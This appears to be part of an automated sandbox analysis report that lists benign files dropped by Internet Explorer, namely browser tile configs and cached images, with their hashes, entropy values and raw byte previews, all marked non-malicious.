C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.110817646432418
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4QunqWd+E33v4TD90/QL3WIZK0QhPPFAkEtMjwu:TMHdNMNx0nOnWimI00ONxEtMb
MD5:	DA8D474AA9EA0AB9CE1888A7B0C4CF03
SHA1:	BEF6BEA8DAEFE5ECA6F68333BB08CECB9B854BFD
SHA-256:	E571148777615CDD677538ED11955EBE9DA330F34EB89FE60AA4C8A3F58D400A
SHA-512:	0E1CA249193727154B8A8D8DBCBE5E46870C20B5AC7F8C9C7AC532E197FA099CB781BFF8B9B6191C5CA57CC5336A6F828F94B3149FD24534ECF49F2E62145A4B
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xd2388a98,0x01d7e821</date><accdate>0xd2c9fa41,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.142334749564316
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4oTo2Ne4TD90/QL3WIZK0QhPPF6Kq5EtMjwu:TMHdNMNxxoYnWimI00ON6Kq5EtMb
MD5:	C31091D1FF66230B462E64B887FB786E
SHA1:	1AE44E02AF18E066F359A15554E822DDAC6E057E
SHA-256:	690886BA655FFBF10C6BC95C075AA5DE927C7844A4AD0F15DE53003439CBC1AF
SHA-512:	CB3802F5211F3E30B36F0B836E11CD579BECDBBD22878A4BFB668002DC052B1FF5C3FADCF0DB7884C6BEC72BBDBF3D91F167C69337F7A6EA80EC18B2A9A10BC9
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xd0d2e999,0x01d7e821</date><accdate>0xd180f720,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	358
Entropy (8bit):	5.091058260104519
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4YX2n46uNK554TD90/QL3WIZK0QhPPF02CqEtMjwu:TMHdNMNxc6dnWimI00ONVEtMb
MD5:	367E3CB557D2DCC8FE458F4757DF8BCA
SHA1:	7B0BC478CD063CE12F0F3B0DB18AE1537B637618
SHA-256:	940F55CE80B2BFEEE287392042E24801882B47402741B68246C145D6942757B5
SHA-512:	D79B9D21D7EB84B7943D1D97C20322E1472CBDF9F10A3631C635632AAE987B52884D29538DF839C0351AF52F36A71EAE58E801B1B5A2EF353EAEB702A96D90C
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xceabfacf,0x01d7e821</date><accdate>0xcee9f868,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.093130723297601
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4IncHxIZ4TD90/QL3WIZK0QhPPFiwE5EtMjwu:TMHdNMNxfnknWimI00ONe5EtMb
MD5:	7B44D76EFE4E5FEA2A5AC5C407F892FF

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
SHA1:	C65D2194E02E3D67BD9F0BC312CBD4EC79F0341C
SHA-256:	04705A1C53F0C4669407DEA90D360BC87C7A108EDAE17366EC1D64F43EFEDCF3
SHA-512:	567890705C70630ED9A3E20E199912CFC5BE6C9DAC68123ECBD69942B8898C7E7F86B41D5BCCF9CE91758E5288F00CB0EA1583049953410E397A66CF790A84F
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xcf27f3ee,0x01d7e821</date><accdate>0xcf7b6660,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	22330
Entropy (8bit):	4.292972093789141
Encrypted:	false
SSDEEP:	96:eQQQQQ1n9KlyzS29dcBUXqupkE1OwDzXIzS29dcBUXqo:3n4QzSAcBQpkEgcz4zSAcBa
MD5:	6F455F69E249AB08EBDED130501A1CF5
SHA1:	A62F07AFF6AB8972F1ADBF67251720D7EE102D6D
SHA-256:	7E1F2D03177859590CFCBF6BAD8BC0518D9B2A2635C82B32D8F3CFB8960ECFEB
SHA-512:	84FEF8BA69DD1B6552B84D0D8772683D342CD918BB7EFA8092E1EDE7D59F196CC03506F2588F2FBBAB4B164CC00AD7B1FC3323C8526B241D3D8D8EA36C9B39 8
Malicious:	false
Reputation:	unknown
Preview:	........%.h.t.t.p.s.:././.w.w.w...m.i.c.r.o.s.o.f.t...c.o.m./.f.a.v.i.c.o.n...i.c.o.~(................h(......(....................(....................................."P.."""""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""" ...333333333333333333333333333333""""""""""""""""""""""""" ...333333333333333333333333333333""""""""""""""""""""

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\46a64e19-d1cf-494e-8a93-1a179ccdaae9[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>62216</td></tr>
<tr><td>Entropy (8bit):</td><td>7.9611985744209015</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:tGmB0lzXjpJ+b/eA4b6Ta4/YSRX2m06i/qNc097F4zaww9fe:RBeFkb/9I6TaK9KYR4VX</td></tr>
<tr><td>MD5:</td><td>D3B606F44F4035D110753D9C12B38051</td></tr>
<tr><td>SHA1:</td><td>4BECDD0487DAD8FD021A355E25BB93E6A1486817</td></tr>
<tr><td>SHA-256:</td><td>CA0634520BFBB563FB5AFF0B3BDD5F42B12961D6F2453E0C1F01F49DE17D48E7</td></tr>
<tr><td>SHA-512:</td><td>17A02FDF1F3ADF3F443A95A4C202ECF407DED8E6CDAF961A40F6B3781BD618BA59B2EF39AFDD5D0B9F6A627B9C896A2A90C568D48461E9C0F05E50392F80E3 5</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>unknown</td></tr>
<tr><td>Preview:</td><td>......JFIF............C...C..,.,.."..P.............................!.1A."Qa.#2q....B....$Rb....3r%4Dc...&CS..57e.Td.................................C.....................!..1A.Qa."q...R....2B....#b.$3r..CS.45dt..............?.Y..>h...|.w.xo@........C$..^.....H._...#....'.W.}..7.A6......U..yy.=.?.........3.g......q.-dc...hd~._.....>....uC........Hz g.'.>...d...nI..q....!.|..<.`.......>#..?.}G..>e|'.A..N..~Y..y.,..3...?.yp".J~g......~.l...01.0...<,....=.=i.mp...o...K...#..W...P..H.l..~...;........mD.H...#..<...?.}G....%.x}Z}}~_w.z_..~G'...^..#..C..3.>.mK..m.......p8..A .@$.:..Ab6.e'.....9m=.x.[....R}v......}R..$.....i.N.}}iP0`.....g....H.J{|..\........q.....1.@.$.......u9.H.H1&t..^..t~.....q..=P.~.....a1.....F@....(.#.......E80f...cv.s..g=...8.........~.<(.#......=.?.......#U..).......#..JH</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AA6wTdK[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	550
Entropy (8bit):	7.444195674983303
Encrypted:	false
SSDEEP:	12:6v/7jGhB1J/EfQCF2bAVNvYxZxdgQ+JIy9XD5hb6Fg9a6:ZJOf0APgfG+o1oFgc6
MD5:	6468CE276C808DA186AEF8AA10AB8DCC
SHA1:	F11A97DE272DAE4A61EC9990DEA171EFCF39B742
SHA-256:	CF782CC89F554E9ACF21D36909F6AC19DDE218BF0250179B48CDAB67728912B8
SHA-512:	6439670A62A38D289374812D5DACCE219D01E19F5CC4CEC4105F72BA703BF70078FC92DFD2A2C43669AA78EE8D03121E234E53DD3C73DF6CFB984049CE3637
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AA6wTdK[1].png	
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R.O.Q.=...Z.mq0-0`M....t...0qqjM.... .tq.&R..p...$.....0P.R'.M.A.#.....=H.(1.....s..}.oGOC.:.M.&..S>...W.....t...^..}..... .b.F6.R...PN...n...@_[...4.+.]..-4K...54.....w.....r{..3...9W.~.>;.G@.F...Q.Bx..AW....J.g|.B.q../..._M...T.4.....j.G.....}B7..`..B1.!...w3.hW.....+...p...D.....&,#.h...D.....T.....V ...H..`...,.....Qb.h..g.a~<.....K.p,...|.....@S.l5.?.r).&....<{ad3.P.,M...H..W.....Sl%.WX.q>..8.....Z.V.n.U.....\..... ..7....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAKp8YX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.3622228747283405
Encrypted:	false
SSDEEP:	12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9
MD5:	CD651A0EDF20BE87F85DB1216A6D96E5
SHA1:	A8C281820E066796DA45E78CE43C5DD17802869C
SHA-256:	F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475
SHA-512:	9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929E D
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=K.A.}{...3E..X.....`..S.A.k.l.....X..g.FTD,....&D...3.....^..of.....B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?.....]*.E. '.$.A&A.F..._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.|t...;.pm..X...P]..4...{..Y.3.no(....<..\l...7T.....U..G..,.a..N..b.t ..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAQCgDb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	36113
Entropy (8bit):	7.906769801243059
Encrypted:	false
SSDEEP:	768:lee/a8zxIXkWEp9v5yW1WSH1x6S4zFFnh2S96LL2iT:IRCsp/94nSHj8zFFnh2S9KLFT
MD5:	7EB2C6AFF772712CB5C5430050503581
SHA1:	E80334CA32FF05AD16B7D8E322200F8DF9BBE86D
SHA-256:	C7FC141B8CB74F3BE9EDFC961162EF4A52EDDD0EC8068DAD4B197E9E000C6858
SHA-512:	90898FDBEBA87CC879ADA6194B5B83BAE64BF0114C3F3EFC3A0F8D3DF73287D30EE69BB6A0C2FB6D53C639062114073730C7FF1AFB94989601786B4E220A705 E
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....`...b..)..).b.0.1...1LA..&)...LB)...2.....!q@....R.qLa..p..\P....(.....p..8.CA..;....!.....)..(e!.R..)....Hp.....(.....!..&!..LP.LSB.b.@. ..C@....4..LLJb.h.(....4...S@4..&(.1LB.@...&).1.....&...b..LP.m..+@..L...n(.1@.E.&(.G....(..4 ...).11LA..1LA..LS.....).11L.1A,\P..c.P.....&.....;..P(cB....h\R..(..R..)1....."...hp. .(...b..(.h.(..Lm1.B.S...!..P!...@.4.%.....7..&(...A.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARfw7b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	25424
Entropy (8bit):	7.872077651941203
Encrypted:	false
SSDEEP:	384:IJevjgAhlBpfdsHJUebsmAiW4XtCi3TLAIJM0usV9QewV/0JjucfK8lXsENe:IJeLgUB3spVbljD5jLpMdsVLjJ/VE
MD5:	4B4588EDDD7A2E6517B7D0018DD82EE3
SHA1:	6487DFE0E42A95116835CED249175E6F3D5E95B4
SHA-256:	366D03FA212EEE18E60835E02F07EB3D5C054BDE122E558C6F51F2133B36DB04
SHA-512:	641743FD1F56D3AE734EA6E5CEED1F3D5287B9C56E70C66C2D2C7D8050F4CC76DE4E00701908F9E9458994349CCBD93DFEA9B36C691BD06AE30E744C8B5990 E
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...+....E .....f..:S.x94....Jb....?.....wHJ(.u=.J.T...6..pi..Z.g..3.-..js.(*....8...\.EP.....@...6.....2.....:.B...z...!$.0.@(.G..v.`O..... >.....u.6..-..4Y.....1'.@ ..(..XrE...\P.....]r{R.....Y.....!]...."a..b.L.1..AD.M....1.!.....-.:....%h.Ui.&..v.!..>..D..t.HpA..|....=jX..HaB...LP!.`.`To.i.i..[.....~f.$`.@.6....[.".a....EF..t#&7 ..).b.$.# ....)+..H.{.<..V..qYXb....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARl0hy[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	3256
Entropy (8bit):	7.8663108680757885
Encrypted:	false
SSDEEP:	48:QfAuETAN9spRjqf01fg9c1BYEo9Mx0F/bjc44qKCGCK1+sBUsKsXMiTkE+ON:Qf7EBjk2QcE+09444qKPTMsBUtu9xN
MD5:	A16117A702AA2CC7125970EA7171DB1E
SHA1:	9557FB5F76D277E72F18B2238E83B8DB03B13C80
SHA-256:	B21617317A24495B6DE7B6F7F63D76F6D04F57338A2F92A231B93FC194425CF4
SHA-512:	E48625587E710FFDB0F218DCDDF47CF38A658B215909B466F8C3B3713A44CE29A513FC8526A08756ADE6703D235AFE32CA2DBE63BD078AAC5F1E1E337A5F4F A
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..]B;g.$m...SH...SW...~=.}.K.R..;i.h.....5i.\.;....I..E.....I^v.....'<z.Q`*.U.6C#.+?h.=.....p..YK.d..*...7k.....w).h.....v\....I...E..]Y..V.6 .y*.L.....4....[.!..t....n...Rk.{8v9}^"o.Q...q.v...,..wWV...9.sF.1....[.m.....Q]..Q.?....n.y?Z.GG....rz.....B..../....LF`o).M.B.....F.IT.]..(..A..hwA..."....1.^f$.....$.c...q...j..N.%.=...M F..B...x..'..WE&..[..B~.Y.....F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARlHk9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	22187
Entropy (8bit):	7.823487910271174
Encrypted:	false
SSDEEP:	384:lw64suNmj3MIjnMfqk1B7+laJrx3eNzi/x/l5w+QujCHNRTunP1KaU:lj4JNmLxhoN+lXcnQueR2KaU
MD5:	8CFB07A50C5898ED84ECE2BEADAB2D66
SHA1:	FF0FD5B388DF586E4A376883F4A680D773C70B68
SHA-256:	C09DB064F815073A445A459FE4C5DC4AB14A9CF2F97B15AAC86D008E5FCFF490
SHA-512:	D383A52D1033DFA44793FFA150C5146210A3568BB381C2506574A5ADB14A25C498FD47F6DBD52FD0EC6656D11B22433B51B0696B291332B2D6BDDCD2480D92B
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..jF.@....P1h.....(.....@.@.....P0..@.....Z.(..a@.@....Z...P...@.....P..0.....-...P...Hi.m.....Ce..Sr..9dA ..9.E...g.@(... ...$3.Q".E.9.;.$.Rf.....P.P.@.....P!TR-!..U...q8.#.\...d..f.@....P1h.....(.....P.@.....(.h.....(.h.UY..h)E.B36.4\j-..#!..&.-=GyO..8...bloC@r..'.....1.....@..-...(... .m. .`...b.@..-".....6b.zR..+d.0.B(...Zw2.H.Z....C..h.7..h;..z....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARlo9i[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2334
Entropy (8bit):	7.804787398990509
Encrypted:	false
SSDEEP:	48:QfAuETAj7/rkdbUMIDJa/N+qyNlgKJKA4RZ3J0OjCB:Qf7E2rkNUjJaV5iMAU1J0/
MD5:	19C0AE16B773955A968DBC2E02F78DD9
SHA1:	68B07436E87A31B07DD7F20B897AE14664F15733
SHA-256:	A9651BD954612BE62AD6732BA260774FC7585C5D28F3571BB67C352C6B641BF4
SHA-512:	E3673451A23795B2401D2C38D04BD8A186DBF420662D7E45C1EF57C5CA6451A3D887975CE981DD1012794B7E999173D98E0BBD483E552DB12F1B1DAF3F26831
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..=.?...Z.....t>.....I.3....+.V...a..../.7..*...`.b....~t.*d..:M>.b^..k.J.Lb...:...*..4..~..5&...[U...M.3.....%s.p.@./s.*..o&....G.....E..M21 3....z...H.}.h....[...+s....4R.D.w.,.3.....p.!.I.....4.n....:.E.A.\...-...n.T..Y>....!62...YB..y_>.).1M...Z}K...m...Gz..SW9.m4lr.W.<.....@.. K{.3.....5.....q.....`t.+...n2F:....Qq..$`. ...U.6ZE$...U%G.B..:.S6.#..s@....px<`

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARlt06[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARlt06[1].jpg	
Size (bytes):	2055
Entropy (8bit):	7.737309048781414
Encrypted:	false
SSDEEP:	48:QfAuETATOZXYbfiGBRwjR56tjU2peON9yCL1Hj5TkLmzf8R:Qf7EZEiGBGjb6nJHVwLmz+
MD5:	E36D48C9B814F0634087018C06CC9B22
SHA1:	B55C96D89E02F7CBEE7CC2731ABE30C73DE25B11
SHA-256:	B5AFC3D4C19BD12F278AF96F3CCC83F31F7B78A4679FED541368C67D3477156F
SHA-512:	E39BCB00B232CF416D948C4FED41201A064B88B5238C91BCB2EF1B225CCB49DEE10E11C08EC035A161A1E85529C4C0F4F89FEA77E27DFF9599130E39F2E51C1
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..^.+..-#3...P..H..&N../cf...#..m..lq=.h.N.3.b..%.....d.I..;z..A .:....p.....U.c..h.H...7vs...~m...3@.s`.u..n.T#$.....i.P.FpQ...q..%.:sUv..f.$.>....%g`.!h.....4...Y.....6.....)\.H..x.X$Y#n.. .....P.P.)-..$7V..$}@.Eq=N...Y..$2J.V..i-.....`L.;.j.'c...5.N....[.OqZx.....q. ...q^5.mI,Q.....W?.1R.h.>.....t...H.+.Ue{#..!.y....z.X...n..s..>.;.Nz.Qz.C...`..BP...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARm2qY[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	3444
Entropy (8bit):	7.896617260217748
Encrypted:	false
SSDEEP:	96:Qf7ErZlPYUon9MetG518/kRKXemwfscx0g1:QjfnLqs0KOsg1
MD5:	D7317C8C02C38C9B02F6C25BE0BC65E5
SHA1:	151C1DAF06E6BACAE8B5EAC8E2E08409430F34A4
SHA-256:	A233EB7B3EC2C7DE2E508F0F338E2D2570489236FC97FBD7DD6D42B32A0BEE43
SHA-512:	FDAAE1D6847D402BE23B2A6C20819CD76271750C09C2E2C807F18E3F1C892013B96A49720743FCC14EABF7BF256EC0AF4F1CE6722842418EB176FFA830221728
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...J..e\.5....5V...Y....K.....G.....7...S.?.....E..$.....3.MW.....B.....:s.L1..|...!.5>.Q.g.*.~.=+E.bz.C.....i^O1.rI....}b...E"...$V....w....V!..E...g.nT.h.k.2Ui.%.y.\.?j...\..U.D#+.p..N.....n.Z.okQ.k..m.....<..P.....Sn.z2..1..\.-.....j.T...t*v!.=...q.V..G....c.+...@\..km61...A....`....5.$.....J...}..k..NU%S.....[..A7.b..H...A..H..]X:T.M-U....S]..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARm6r5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	7.948335335138899
Encrypted:	false
SSDEEP:	384:+qOQvDg5PuGI2FJ+7euVXqjJFBloj5XNk+Y565p/oq6bLOHA6rz7FRT:+7eGIS+7euV6jJFBe9XmZ56noq4fozBV
MD5:	AF8B89FA03344C236767C0FED93A3635
SHA1:	8CEAF3DA8CB0994F5F54BEC5A09C6408C459ED82
SHA-256:	06EFB97DCE1ADE37742C16ED656371F172BC549D752B1EE301411E08E508ED0A
SHA-512:	42AC09528A1C9FD541F34CC7F58ECA9281ED536EC5FCA9E3484A9B47BEDCE45611C6E2845EDD42042146CBBE9FE2D44201AC71CD62A20344216E3048E6645DC
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.~.&...B.<Do...Z.,;.T..K..Z'y@..,[eI.%s.<f...9..RS..#uC..R...7v..,F.y..gQlt...!.....Rd..E.....+...iI.Sh.Y.....5.....Ex.....gfYf....M.Q.I.6...C5!...0....I...'B6dzVmZEKb..~D..o...D..L.I.+..m+...uf>.v./n....._.z.R4J.Uv...5pVD..M.,m..N+H...5d.t6.Kx..X...4..:~#.qEy...r0.rm=.v....<.;..8..z...:#.".{.....OK.....y5.jRz...Sp.{V..c).YF...].....g....M...D.H..z.^.D7....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARmagQ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	20107
Entropy (8bit):	7.951244765932356

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARmagQ[1].jpg	
Encrypted:	false
SSDEEP:	384:NG3/LTABK52Mf7gtcQQ2w0Fo0THLsES73OAbVLJjK6Ra/c2Iz:NY0Dtc2w0+mLrS7zb9Ju6RaS
MD5:	E8202CFAE2B12C62D5ECB40E2740E900
